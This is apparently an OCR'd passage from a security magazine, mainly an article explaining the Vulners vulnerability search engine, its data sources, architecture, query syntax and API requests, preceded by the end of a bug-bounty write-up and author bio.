
I reported it again but this time in mobile application. It was duplicated and they are already working on a fix.

About Author

Mohamed M.Fouad

I'm Mohamed M.Fouad Information Security Engineer / Consultant at SecureMisr also an Independent Security Researcher from Egypt. I have received acknowledgement from many of firms, like:

Microsoft, Oracle, Yahoo, eBay, Sony, WordPress, ESET, BitDefender, AT&T, Huawei, DropCam, Bitcasa, Get Pocket, Splitwise and so many others...



VULNERS – GOOGLE FOR HACKER

HOW THE BEST VULNERABILITY SEARCH ENGINE WORKS AND HOW TO USE IT

by Alexander Leonov

Note: Original article was published in Xakep Magazine #06/2016 (in Russian)

A common task - you need to find all information about some vulnerability: how critical the bug is, whether there is a public exploit, which vendors already released patches, which vulnerability scanner can detect this bug in the system. Previously, you had to search it all manually in dozens of sources (CVEDetails, SecurityFocus, Rapid7 DB, Exploit-DB, CVEs from MITRE / NIST, vendor newsletters, etc.) and analyze the collected data. Today, this routine can be (and should be!) automated with specialized services. One of these services is Vulners.com, the coolest search engine for bugs. And most importantly – it's free and has an open API. Let's see how it can be useful for us.

What is it?

Vulners is a very large, constantly updating, database of Information Security content. This site lets you search for vulnerabilities, exploits, patches, and bug bounty programs the same way a web search engine lets you search for websites. Vulners aggregates and presents, in convenient form, seven major types of data:

- Popular vulnerability databases, containing general descriptions of vulnerabilities and links. For example, well-known NVD CVEs of MITRE US agency and NIST Institute. In addition to this, Vulners supports vulnerability descriptions from various research centers and response teams: Vulnerability Lab, XSSed, CERT, ICS, Zero Day Initiative, Positive Technologies, ERPScan.

- Vendor's security bulletins. These bug-reports are published by software vendors and contain information about vulnerabilities in their own products. At the current moment, Vulners supports various Linux distributions (Red Hat, CentOS, Oracle Linux, Arch Linux, Debian, Ubuntu, SUSE), FreeBSD, network devices (F5 Networks, Cisco, Huawei, Palo Alto Networks), popular and critical software (OpenSSL, Samba, nginx, Mozilla, Opera), including CMS (WordPress, Drupal).

- Exploits from Exploit-DB, Metasploit and 0day.today. Exploits are parsed and stored in full-text form and you can read the sources in a convenient text editor.

- Nessus plugins for vulnerability detection. It makes easy to find out whether a particular vulnerability can be detected using this popular network scanner. Why is it important? Read in my article "When a free scanning service detects vulnerabilities better".


- Bug disclosures for bug bounty programs. At the current moment, Vulners supports HackerOne and Open Bug Bounty.

- Potential vulnerabilities of mobile applications and CMS. It is possible in cooperation with the static application security testing (SAST) vendors Hackapp and InfoWatch APPERCUT.

- Posts from hacking resources. Vulners collects Threatpost and rdot.org publications, which often cover vulnerability related topics.

All this information is handled, cataloged, structured and is always available for the search.

Moreover, Vulners recently added capability to search for Linux vulnerabilities, specifying a list of installed packages and the OS version. You can do this via the GUI, API, an open-source console agent.



Full list of vendors, articles and databases supported by Vulners you can see at https://vulners.com/#stats page.

Unlike other security databases in which information is stored in a highly formalized form (for example in OVAL-based CIS, SecPod and Altx-Soft databases), Vulners data format is much more flexible. This makes it easier to add different kinds of sources and establish connections between all entities in the database automatically. Vulners provides a fast search mechanism and presents search results in a nice form. What to do next with this information depends entirely on the end-user's fantasy.

Who makes Vulners and what is under the hood?

Vulners is developed by a small group of security enthusiasts in their spare time:


- Kirill «isox» Ermakov codes kernel and performs system administration tasks;
- Igor «Videns» codes the search engine;
- Vanya «Vankyv3r» codes the front-end;

- Sasha «Plex» codes data collecting robots;
- Alexander Leonov writes articles and makes analytics.

The first version of Vulners was rolled out a couple of months after the beginning of the development and was presented at Black Hat USA 2015 conference in Las Vegas. In June, the project celebrated its first anniversary.

Vulners engine is written in Python + Django and uses MongoDB + Elasticsearch databases. MongoDB is used only by data collecting robots, Elasticsearch is used only by front-end. Deploy is made with Bitbucket script. Scaling is released directly in the kernel through MongoDB and Elasticsearch sharding. Robot factory does not depend on host and may work away of the project. One of the coolest pieces – the project uses Python 3.5+ and asyncio. That's why search operations always work very fast :).

Vulners contains 319,557 bulletins and 144,684 exploits. Database size is less than 2 GB. This compactness is achieved by deduplication and packaging. All data is stored in RAM and this increases search speed greatly. It is worth mentioning that Vulners is protected by Wallarm WAF operating in blocking mode.




Vulners Architecture

But enough words.

Let's try to search something

The first thing you see when you open Vulners.com is, of course, the search string. Just enter the name of the application, website URL or vulnerability CVE number and Vulners will give you all the latest publicly known bugs of the product with links to exploits, detection plugins and various publications.



WordPress bugs found by Vulners. Please note: The data is updated continuously and automatically

Of course, it's boring to search something simple like «`wordpress`» or «`xakep.ru`». Let's see what interesting things Vulners can do.

Task: find critical CentOS bugs with public exploits

Query: type:centos order:published

Vulners allows you to filter search results and/or sort it by any field in bug description:

- by type of the bulletin;
- by CVSS Score;
- by date;
- by detection plugin number;
- by researcher name;
- And so on.

That's why we can form a complex queries like "type:centos cvss.score:[8 TO 10] order:published", which means "find all new critical CentOS bugs, with CVSS Base Score from 8 to 10". Since Vulners automatically add links to

all collected data, you will see all related CVEs, detecting plugins, and exploits on every CentOS CESA bulletin page in search results.


Search results for this query can be obtained via Vulners API – it may be useful for scripting. You just need to make a GET-request

https://vulners.com/api/v3/search/lucene/?query=type:ce

ntos%20cvss.score:[8%20TO%2010]%20order:published. The answer will be in JSON.

Another useful API-request option – **references=true**, which allows you to get not only security objects (CentOS bulletins) in the query results, but all of related linked objects (detection plugins, exploits, etc.). For example:
https://vulners.com/api/v3/se

arch/lucene/?references=True&query=type:centos%20cvss.score:[8%20TO%2010]%20order:published



GUI master for search requests

Getting more than 20 objects from Vulners

By default, Vulners returns only the first twenty objects in the search results. If you want more, you need to set the parameter **size** so you can get up to 500 objects. And if that's not enough, you can request several times by 500 using parameter **skip**.


Task:

Explain to the IT-department why we need to patch these vulnerabilities (or just to find all

